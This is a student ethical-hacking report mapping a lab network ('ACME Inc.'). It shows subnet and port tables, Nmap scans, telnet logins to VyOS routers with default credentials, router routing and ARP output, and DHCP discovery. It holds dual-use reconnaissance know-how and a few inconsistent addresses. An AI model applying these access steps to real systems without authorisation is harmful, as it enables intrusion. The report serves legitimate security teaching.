Abertay University

ACME Inc. Network Documentation

Titas Saunorius – 1800284@uad.ac.uk

CMP314: Computer Networking 2

Ethical Hacking (BSc Hons) Year 3

2020/21

Contents

1 Introduction 4
1.1 Background 4
1.2 Aim 4
2 Network Overview 5
2.1 Network Subnetting 5
2.2 Network Diagram 6
2.3 Port Table 7
3 Network Scanning and Mapping Process 9
3.1 Introduction 9
3.2 Discovered Three VyOS Routers 9
3.2.1 Open Port 80 (HTTP) on Several Hosts 9
3.2.2 Open Port 23 (Telnet) on Several Hosts 10
3.2.3 Discovered Three Routers 10
3.3 Discovered DHCP Server 17
3.4 Discovered Layer 2 Switch between Router1, Kali Machine, PC3 and DHCP Server 18
3.5 Discovered Host 172.16.221.237 19
3.6 Discovered Host 13.13.13.13 20
3.7 Discovered Host 192.168.0.234 26
3.7.1 Accessing the PfSense Firewall Administrative Interface via Dynamic Port Forwarding 26
3.7.2 Bypassing the PfSense Firewall Filtering 31
3.8 Discovered Host 192.168.0.66 34
3.9 Discovered VyOS Router (192.168.0.65) 37
3.10 Discovered Standard Hosts 39
4 Exploitation of the Network 40
4.1 Exploiting The Web Server (192.168.0.242) 40
4.2 Exploiting The Apache Web Server 2 (172.16.221.237) 44
4.3 Obtaining the User ‘xadmin’ Credentials (192.168.0.210) 48
4.4 Vulnerabilities on All Discovered VyOS Routers 50
5 Security Evaluation 52
5.1 Telnet on the VyOS Routers 52
5.2 Default Credentials on the VyOS Routers 52

5.3 CVE-2018-18555 and CVE-2018-18556 Vulnerabilities on the VyOS Routers 52
5.4 CVE-2014-6271 Vulnerability on the Web Server 192.168.0.242 52
5.5 WordPress Administrative Interface on the Web Server 2 53
5.6 Password Policy on Standard Hosts 53
5.7 NFS on Standard Hosts 53
5.8 SSH Login Brute Forcing 53
5.9 PfSense Firewall Administrative Interface Default Credentials 54
5.10 General Password Policy 54
6 Network Design Critical Evaluation 55
7 Conclusion 57
References 58
Appendices 60
7.1 Appendix A – Nmap TCP Port Scans of the Hosts 60
7.2 Appendix B – Nmap UDP Port Scans of the Machines 71
7.3 Appendix C – Traceroute Scans 74
7.4 Appendix D – Nikto and Whatweb Tools Scan of the Web Server 76
7.5 Appendix E – Nikto and Whatweb Tools Scan of the Web Server 2 77
7.6 Appendix F – Subnetwork Calculations 78
7.6.1 Subnet Address: 192.168.0.0/27 78
7.6.2 Subnet Address: 192.168.0.224/30 78
7.6.3 Subnet Address: 13.13.13.0/24 78
7.6.4 Subnet Address: 172.16.221.0/24 79

1 INTRODUCTION

1.1 BACKGROUND

ACME Inc. company do not own the documentation of the network which is vital for any organisation's network. Network mapping and security testing were requested by the company in order to compile a network report. The purpose of the compiled document is to detail the investigated network internals, provide an evaluation of the deployed network design and report any discovered security vulnerabilities. Additionally, remediations to the found security weaknesses and relevant network design recommendations are provided in the paper.

There was a pre-defined scope for the performed security testing and mapping of the network:

- Host with preloaded Kali Linux toolkit was provided.
    - Note: account details were provided to log in as a root user.
        - Username: ***root***
        - Password: ***toor***

It is important to note, that the security testing was performed solely using the utilities and tools preloaded on the provided Kali Linux host machine.

1.2 AIM

The present report aims to evaluate the design and overall security of the ACME Inc. network. To achieve that, several objectives were put forward. In order to resolve the presented documentation issue in the company, a network mapping and scanning is conducted. Along with the issued network scanning, a detailed network diagram of the ACME Inc. network is presented. A thorough subnet table containing the relevant network subnetting information is produced to provide more detailed information. Moreover, security assessment is issued to ascertain and provide a report of the overall state of the company's network security. The purpose of this particular internal network security assessment is to demonstrate the security risks posed to the targeted company's system. In order to help improve the overall security of the network, the details discovered security vulnerabilities and countermeasures are provided. Moreover, a critical evaluation of the network design, and relevant network configuration and design recommendations are given.

2 NETWORK OVERVIEW

2.1 NETWORK SUBNETTING

A detailed subnet table containing the subnetworks in use, including each discovered subnet's address, subnet mask, the valid host range of IP addresses for the subnet and the subnet's broadcast address. The subnetting calculations can be found in Appendix F.

Subnet Address	Subnet Mask	Host Range	Used IP Addresses	Broadcast Address
192.168.0.32	255.255.255.224	192.168.0.33-192.168.0.62	192.168.0.33, 192.168.0.34	192.168.0.63
192.168.0.64	255.255.255.224	192.168.0.65-192.168.0.94	192.168.0.65, 192.168.0.66	192.168.0.95
192.168.0.96	255.255.255.224	192.168.0.97-192.168.0.126	192.168.0.97, 192.168.0.98	192.168.0.127
192.168.0.128	255.255.255.224	192.168.0.129-192.168.0.158	192.168.0.129, 192.168.0.130	192.168.0.159
192.168.0.192	255.255.255.224	192.168.0.193-192.168.0.224	192.168.0.193, 192.168.0.200, 192.168.0.203, 192.168.0.210	192.168.0.223
192.168.0.224	255.255.255.252	192.168.0.225-192.168.0.226	192.168.0.225, 192.168.0.226	192.168.0.227
192.168.0.228	255.255.255.252	192.168.0.229-192.168.0.230	192.168.0.229, 192.168.0.230	192.168.0.231
192.168.0.232	255.255.255.252	192.168.0.233-192.168.0.234	192.168.0.233, 192.168.0.234	192.168.0.235
192.168.0.240	255.255.255.252	192.168.0.241-192.168.0.242	192.168.0.241, 192.168.0.242	192.168.0.243
13.13.13.0	255.255.255.0	13.13.13.1-13.13.13.254	13.13.13.12, 13.13.13.13	13.13.13.255
172.16.221.0	255.255.255.0	172.16.221.1-172.16.221.254	172.16.221.16, 172.16.221.237	172.16.221.255

Table 1: Network Subnetting Table

2.2 NETWORK DIAGRAM

Network Diagram Legend

Figure 1: Legend of the Network Diagram




Table 2: Network Diagram

2.3 PORT TABLE

Host Name	IPv4 Address	Description
PC1	192.168.0.34/27	TCP 22 (SSH) - OpenSSH 6.6.1p1, TCP 111 (RCPBIND), TCP 2049 (NFC), TCP 33421 (MOUNTD), TCP 42355 (MOUNTD), TCP 43185 (MOUNTD), TCP 53428 (STATUS), TCP 55875 (NLOCKMGR), UDP 111 (RPCBIND), UDP 631 (IPP), UDP 780 (WPGS), UDP 2049 (NFS), UDP 5353 (ZEROCONF)
PC2	192.168.0.130/27	TCP 22 (SSH) - OpenSSH 6.6.1p1, TCP 111 (RCPBIND), TCP 2049 (NFC), TCP 34032 (STATUS), TCP 41818 (MOUNTD), TCP 45994 (MOUNTD), TCP 50833 (NLOCKMGR), TCP 51605 (MOUNTD), UDP 111 (RPCBIND), UDP 631 (IPP), UDP 2049 (NFS), UDP 5353 (ZEROCONF)
PC3	192.168.0.210/27	TCP 22 (SSH) - OpenSSH 6.6.1p1, TCP 111 (RCPBIND), TCP 2049 (NFC), TCP 39866 (STATUS), TCP 40025 (MOUNTD), TCP 44311 (MOUNTD), TCP 53122 (NLOCKMGR), UDP 111 (RPCBIND), UDP 2049 (NFS), UDP 5353 (ZEROCONF)
PC4	13.13.13.13/24	TCP 22 (SSH) - OpenSSH 6.6.1p1 TCP 111 (RPCBIND), TCP 2049 (NFS)
PC5	192.168.0.66/27	TCP 22 (SSH) - OpenSSH 6.6.1p1, TCP 111 (RPCBIND), TCP 2049 (NFS), TCP 39098 (MOUNTD), TCP 41222 (MOUNTD), TCP 51055 (MOUNTD),

		TCP 56951 (NLOCKMGR), TCP 57959 (MOUNTD), UDP 111 (RPCBIND), UDP 631 (IPP), UDP 2049 (NFS), UDP 5353 (ZEROCONF)
Router1	192.168.0.193/27 – eth0, 192.168.0.225/30 – eth1, 172.16.221.237/24 – eth2	TCP 22 (SSH) - OpenSSH 5.5p1, TCP 23 (Telnet) - VyOS telnetd, TCP 80 (HTTP) - lighttpd 1.4.28, TCP 443 (HTTPS), UDP 123 (NTP), UDP 161 (SNMP)
Router2	192.168.0.226/30 – eth0, 192.168.0.33/27 – eth1, 192.168.0.229/30 – eth2	TCP 23 (Telnet) - VyOS telnetd, TCP 80 (HTTP) - lighttpd 1.4.28, TCP 443 (HTTPS), UDP 123 (NTP), UDP 161 (SNMP)
Router3	192.168.0.230/30 – eth0, 192.168.0.129/27 – eth1, 192.168.0.233/30 – eth2	TCP 23 (Telnet) - VyOS telnetd TCP 80 (HTTP) - lighttpd 1.4.28, TCP 443 (HTTPS), UDP 123 (NTP), UDP 161 (SNMP)
Router4	192.168.0.97/27 – eth0, 192.168.0.65/27 – eth1	TCP 23 (Telnet) - VyOS telnetd TCP 80 (HTTP) - lighttpd 1.4.28, TCP 443 (HTTPS), UDP 123 (NTP), UDP 161 (SNMP)
Web Server	172.16.221.16/24	TCP 80 (HTTP) - Apache httpd 2.2.22, TCP 443 (HTTPS) - Apache httpd 2.2.22 UDP 111 (RPCBIND), UDP 631 (IPP), UDP 5353 (ZEROCONF)
Web Server 2	192.168.0.242/30	TCP 22 (SSH) - OpenSSH 6.6.1p1, TCP 80 (HTTP) - Apache httpd 2.4.10, TCP 111 (RPCBIND), TCP 48859 (STATUS), UDP 111 (RPCBIND), UDP 631 (IPP), UDP 5353 (ZEROCONF)
DHCP Server	192.168.0.203/27	UDP 67 (DHCPS)
Firewall	192.168.0.234/30 – em0, 192.168.0.98/27 – em1, 192.168.0.241/30 – em2	TCP 53 (DNS), TCP 80 (HTTP)

Table 3: Port Table

3 NETWORK SCANNING AND MAPPING PROCESS

3.1 INTRODUCTION

As mentioned in the background section of the report, a host machine with preloaded Kali Linux toolkit was provided by the company. The provided Kali machine was utilised to perform the mapping of the network.

Command 'ifconfig' was run to determine the assigned IP address and network to the Kali machine.

```
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.0.200  netmask 255.255.255.224  broadcast 192.168.0.223
        inet6 fe80::20c:29ff:feb4:e1ce  prefixlen 64  scopeid 0×20<link>
        ether 00:0c:29:b4:e1:ce  txqueuelen 1000  (Ethernet)
        RX packets 4  bytes 273 (273.0 B)
        RX errors 0  dropped 1  overruns 0  frame 0
        TX packets 30  bytes 2242 (2.1 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Figure 2: Output results of the run 'ifconfig' command on the Kali machine

TCP and UDP network scans were carried by using the Nmap tool on the provided Kali machine. See Appendix A and Appendix B for the full results of the issued TCP and UDP scans. Following that, a command 'traceroute' was utilised and run from the Kali machine in order to the display possible routes, i.e. network paths and determine the discovered network devices' logical location. See Appendix C for the full results of the performed diagnostic 'traceroute' command scans.

At the end of the network mapping, 14 machines in the network were revealed. The mentioned scans assisted in the examination and scanning of the ACME Inc. network.

3.2 DISCOVERED THREE VYOS ROUTERS

3.2.1 Open Port 80 (HTTP) on Several Hosts

As it can be seen from the issued Nmap scans (see Appendix A), it was found that several hosts had port 80 (HTTP) open. Each of the host's address was navigated to on a browser and it was revealed that the hosts with a port 80 open were hosting a VyOS router welcome page. All of the discovered hosts with a port 80 (HTTP) open hosted websites that displayed an identical VyOS router welcome page.

This is a VyOS router.

There is no GUI currently. There may be in the future, or maybe not.

Figure 3: HTML body excerpt of the hosted website by the discovered several hosts

3.2.2 Open Port 23 (Telnet) on Several Hosts

The Nmap scan results also revealed that the several machines had port 23 (Telnet) open. A telnet connection was attempted to the hosts, however, the hosts required user credentials to log in. Interestingly, the machines with port 23 (Telnet) open had the previously mentioned port 80 (HTTP) open as well. Therefore, it was suggested that the found hosts may be routers running a VyOS platform.

Open-source intelligence gathering was performed in order to find potentially valid credentials for the VyOS platform. The default credentials were found on a website containing the installation documentation of the VyOS (VyOS, 2019). The credentials were used to issue successful connections via telnet to each of the 3 discovered VyOS routers. The figure below displays a successful telnet connection to one of the machines.




Figure 4: Post-login banner displayed by the VyOS router (192.168.0.33) upon a successful connection via Telnet

Upon a successful connection to each of the hosts, it was clear that the machines are routers running a Debian-based open-source network operating system called VyOS.

3.2.3 Discovered Three Routers

The telnet connections allowed access to the operational mode of the VyOS Command Line Interface (CLI). Therefore, several commands were run on the hosts in order to obtain more detail about the machines and further examine the network:

- Command 'show interfaces'
  - Displays configured interfaces on a VyOS router.
- Command 'show arp'
  - Displays the stored ARP table on a VyOS router.
- Command 'show ip route'
  - Displays the stored router table on a VyOS router.

In summary, the results of the issued commands on the machines indicated that there are three VyOS routers with multiple network interfaces. For simplicity purposes in further documentation of the network, the routers were given an identification number in the format of *Router[id]*:


- Router1
  - interface eth0 – 192.168.0.193/27
  - interface eth1 – 192.168.0.225/30
  - interface eth2 – 172.16.221.16/24

- Router2
    - interface eth0 – 192.168.0.226/30
    - interface eth1 – 192.168.0.33/27
    - interface eth2 – 192.168.0.229/30
- Router3
    - interface eth0 – 192.168.0.230/30
    - interface eth1 – 192.168.0.129/27
    - interface eth2 – 192.168.0.233/30

The described commands were run on Router1, Router2 and Router3 and the full outputs of the commands can be found below.

Router1 Details


Command 'show interfaces' run on Router1 returned the interfaces configured on the device.



```
vyos@vyos:~$ show interfaces
Codes: S - State, L - Link, u - Up, D - Down, A - Admin Down
Interface        IP Address                        S/L  Description
---------        ----------                        ---  -----------
eth0             192.168.0.193/27                  u/u
eth1             192.168.0.225/30                  u/u
eth2             172.16.221.16/24                  u/u
lo               127.0.0.1/8                       u/u
                 1.1.1.1/32
                 ::1/128
```

Figure 5: Results of the issued 'show interfaces' command on Router1

Command 'show arp' run on Router1 returned the stored IP address to MAC address mappings, i.e. ARP tables on the device.



```
vyos@vyos:~$ show arp
Address                  HWtype  HWaddress           Flags Mask            Iface
192.168.0.226            ether   00:50:56:99:56:5f   C                     eth1
192.168.0.200            ether   00:0c:29:b4:e1:ce   C                     eth0
```

Figure 6: Results of the issued 'show arp' command on Router1

Command ‘show ip route’ run on Router1 returned the stored routing table on the device.

```
vyos@vyos:~$ show ip route
Codes: K - kernel route, C - connected, S - static, R - RIP, O - OSPF,
       I - ISIS, B - BGP, > - selected route, * - FIB route

C>* 1.1.1.1/32 is directly connected, lo
C>* 127.0.0.0/8 is directly connected, lo
O   172.16.221.0/24 [110/10] is directly connected, eth2, 04:51:17
C>* 172.16.221.0/24 is directly connected, eth2
O>* 192.168.0.32/27 [110/20] via 192.168.0.226, eth1, 04:50:07
O>* 192.168.0.64/27 [110/50] via 192.168.0.226, eth1, 04:50:07
O>* 192.168.0.96/27 [110/40] via 192.168.0.226, eth1, 04:50:07
O>* 192.168.0.128/27 [110/30] via 192.168.0.226, eth1, 04:50:07
O   192.168.0.192/27 [110/10] is directly connected, eth0, 04:51:17
C>* 192.168.0.192/27 is directly connected, eth0
O   192.168.0.224/30 [110/10] is directly connected, eth1, 04:51:17
C>* 192.168.0.224/30 is directly connected, eth1
O>* 192.168.0.228/30 [110/20] via 192.168.0.226, eth1, 04:50:07
O>* 192.168.0.232/30 [110/30] via 192.168.0.226, eth1, 04:50:07
O>* 192.168.0.240/30 [110/40] via 192.168.0.226, eth1, 04:50:07
```

Figure 7: Results of the issued ‘show ip route’ command on Router1

Router2 Details

Command ‘show interfaces’ run on Router2 returned the interfaces configured on the device.

```
vyos@vyos:~$ show interfaces
Codes: S - State, L - Link, u - Up, D - Down, A - Admin Down
Interface        IP Address                        S/L  Description
---------        ----------                        ---  -----------
eth0             192.168.0.226/30                  u/u
eth1             192.168.0.33/27                   u/u
eth2             192.168.0.229/30                  u/u
lo               127.0.0.1/8                       u/u
                 2.2.2.2/32
                 ::1/128
```

Figure 8: Results of the issued ‘show interfaces’ command on Router2

Command ‘show arp’ run on Router2 returned the stored IP address to MAC address mappings, i.e. ARP tables on the device.

```
vyos@vyos:~$ show arp
Address                  HWtype  HWaddress           Flags Mask            Iface
192.168.0.61                     (incomplete)                              eth1
192.168.0.50                     (incomplete)                              eth1
192.168.0.43                     (incomplete)                              eth1
192.168.0.58                     (incomplete)                              eth1
192.168.0.51                     (incomplete)                              eth1
192.168.0.40                     (incomplete)                              eth1
192.168.0.225            ether   00:50:56:99:91:e4   C                     eth0
192.168.0.59                     (incomplete)                              eth1
192.168.0.48                     (incomplete)                              eth1
192.168.0.41                     (incomplete)                              eth1
192.168.0.56                     (incomplete)                              eth1
192.168.0.49                     (incomplete)                              eth1
192.168.0.38                     (incomplete)                              eth1
192.168.0.57                     (incomplete)                              eth1
192.168.0.46                     (incomplete)                              eth1
192.168.0.39                     (incomplete)                              eth1
192.168.0.54                     (incomplete)                              eth1
192.168.0.230            ether   00:50:56:99:c7:f8   C                     eth2
192.168.0.47                     (incomplete)                              eth1
192.168.0.36                     (incomplete)                              eth1
192.168.0.62                     (incomplete)                              eth1
192.168.0.55                     (incomplete)                              eth1
192.168.0.44                     (incomplete)                              eth1
192.168.0.37                     (incomplete)                              eth1
192.168.0.52                     (incomplete)                              eth1
192.168.0.45                     (incomplete)                              eth1
192.168.0.34             ether   00:0c:29:52:44:05   C                     eth1
192.168.0.60                     (incomplete)                              eth1
192.168.0.53                     (incomplete)                              eth1
192.168.0.42                     (incomplete)                              eth1
192.168.0.35                     (incomplete)                              eth1
```

Figure 9: Results of the issued ‘show arp’ command on Router2

Command ‘show ip route’ run on Router2 returned the stored routing table on the device.

```
vyos@vyos:~$ show ip route
Codes: K - kernel route, C - connected, S - static, R - RIP, O - OSPF,
       I - ISIS, B - BGP, > - selected route, * - FIB route

C>* 2.2.2.2/32 is directly connected, lo
C>* 127.0.0.0/8 is directly connected, lo
O>* 172.16.221.0/24 [110/20] via 192.168.0.225, eth0, 04:47:37
O   192.168.0.32/27 [110/10] is directly connected, eth1, 04:48:27
C>* 192.168.0.32/27 is directly connected, eth1
O>* 192.168.0.64/27 [110/40] via 192.168.0.230, eth2, 04:48:15
O>* 192.168.0.96/27 [110/30] via 192.168.0.230, eth2, 04:48:15
O>* 192.168.0.128/27 [110/20] via 192.168.0.230, eth2, 04:48:15
O>* 192.168.0.192/27 [110/20] via 192.168.0.225, eth0, 04:47:37
O   192.168.0.224/30 [110/10] is directly connected, eth0, 04:48:27
C>* 192.168.0.224/30 is directly connected, eth0
O   192.168.0.228/30 [110/10] is directly connected, eth2, 04:48:27
C>* 192.168.0.228/30 is directly connected, eth2
O>* 192.168.0.232/30 [110/20] via 192.168.0.230, eth2, 04:48:15
O>* 192.168.0.240/30 [110/30] via 192.168.0.230, eth2, 04:48:15
```

Figure 10: Results of the issued ‘show ip route’ command on Router2

Router3 Details

Command ‘show interfaces’ run on Router3 returned the interfaces configured on the device.

```
vyos@vyos:~$ show interfaces
Codes: S - State, L - Link, u - Up, D - Down, A - Admin Down
Interface        IP Address                     S/L  Description
---------        ----------                     ---  -----------
eth0             192.168.0.230/30               u/u
eth1             192.168.0.129/27               u/u
eth2             192.168.0.233/30               u/u
lo               127.0.0.1/8                    u/u
                 3.3.3.3/32
                 ::1/128
```

Figure 11: Results of the issued ‘show interfaces’ command on Router3

Command ‘show arp’ run on Router3 returned the stored IP address to MAC address mappings, i.e. ARP tables on the device.

```
vyos@vyos:~$ show arp
Address                  HWtype  HWaddress           Flags Mask            Iface
192.168.0.147                    (incomplete)                              eth1
192.168.0.155                    (incomplete)                              eth1
192.168.0.134                    (incomplete)                              eth1
192.168.0.130            ether   00:0c:29:09:11:fc   C                     eth1
192.168.0.142                    (incomplete)                              eth1
192.168.0.138                    (incomplete)                              eth1
192.168.0.150                    (incomplete)                              eth1
192.168.0.146                    (incomplete)                              eth1
192.168.0.158                    (incomplete)                              eth1
192.168.0.154                    (incomplete)                              eth1
192.168.0.133                    (incomplete)                              eth1
192.168.0.141                    (incomplete)                              eth1
192.168.0.137                    (incomplete)                              eth1
192.168.0.149                    (incomplete)                              eth1
192.168.0.145                    (incomplete)                              eth1
192.168.0.157                    (incomplete)                              eth1
192.168.0.153                    (incomplete)                              eth1
192.168.0.132                    (incomplete)                              eth1
192.168.0.140                    (incomplete)                              eth1
192.168.0.136                    (incomplete)                              eth1
192.168.0.148                    (incomplete)                              eth1
192.168.0.229            ether   00:50:56:99:cf:44   C                     eth0
192.168.0.144                    (incomplete)                              eth1
192.168.0.156                    (incomplete)                              eth1
192.168.0.152                    (incomplete)                              eth1
192.168.0.135                    (incomplete)                              eth1
192.168.0.131                    (incomplete)                              eth1
192.168.0.143                    (incomplete)                              eth1
192.168.0.139                    (incomplete)                              eth1
192.168.0.234            ether   00:50:56:99:a3:11   C                     eth2
192.168.0.151                    (incomplete)                              eth1
```

Figure 12: Results of the issued ‘show arp’ command on Router3

Command ‘show ip route’ run on Router3 returned the stored routing table on the device.

```
vyos@vyos:~$ show ip route
Codes: K - kernel route, C - connected, S - static, R - RIP, O - OSPF,
       I - ISIS, B - BGP, > - selected route, * - FIB route

C>* 3.3.3.3/32 is directly connected, lo
C>* 127.0.0.0/8 is directly connected, lo
O>* 172.16.221.0/24 [110/30] via 192.168.0.229, eth0, 04:49:15
O>* 192.168.0.32/27 [110/20] via 192.168.0.229, eth0, 04:49:57
O>* 192.168.0.64/27 [110/30] via 192.168.0.234, eth2, 04:49:56
O>* 192.168.0.96/27 [110/20] via 192.168.0.234, eth2, 04:49:57
O   192.168.0.128/27 [110/10] is directly connected, eth1, 04:50:42
C>* 192.168.0.128/27 is directly connected, eth1
O>* 192.168.0.192/27 [110/30] via 192.168.0.229, eth0, 04:49:15
O>* 192.168.0.224/30 [110/20] via 192.168.0.229, eth0, 04:49:57
O   192.168.0.228/30 [110/10] is directly connected, eth0, 04:50:42
C>* 192.168.0.228/30 is directly connected, eth0
O   192.168.0.232/30 [110/10] is directly connected, eth2, 04:50:42
C>* 192.168.0.232/30 is directly connected, eth2
O>* 192.168.0.240/30 [110/20] via 192.168.0.234, eth2, 04:49:57
```

Figure 13: Results of the issued ‘show ip route’ command on Router3

3.3 DISCOVERED DHCP SERVER

After issuing UDP port scans of the network, it was discovered that the machine 192.168.0.203 had an open port 67 that is commonly used for the DHCP service.

```
Nmap scan report for 192.168.0.203
Host is up (0.00040s latency).
Not shown: 999 closed ports
PORT    STATE         SERVICE
67/udp open|filtered dhcps
MAC Address: 00:0C:29:DA:42:4C (VMware)
```

Figure 14: First 1000 UDP port scan results of 192.168.0.203 machine

The results of the conducted UDP scan suggested that the 192.168.0.203 machine may potentially be a DHCP server. To confirm that, a 'dhclient' command was run on the Kali machine to request a new IP address in order to understand what machine replies to the issued DHCP request with a newly assigned IP address. The figure below displays the process of DHCP in the network.

```
root@kali:~# dhclient -v
Internet Systems Consortium DHCP Client 4.4.1
Copyright 2004-2018 Internet Systems Consortium.
All rights reserved.
For info, please visit https://www.isc.org/software/dhcp/

Listening on LPF/eth0/00:0c:29:b4:e1:ce
Sending on   LPF/eth0/00:0c:29:b4:e1:ce
Sending on   Socket/fallback
DHCPDISCOVER on eth0 to 255.255.255.255 port 67 interval 6
DHCPOFFER of 192.168.0.211 from 192.168.0.203
DHCPREQUEST for 192.168.0.211 on eth0 to 255.255.255.255 port 67
DHCPACK of 192.168.0.211 from 192.168.0.203
bound to 192.168.0.211 -- renewal in 269 seconds.
```

Figure 15: Process of DHCP in the network

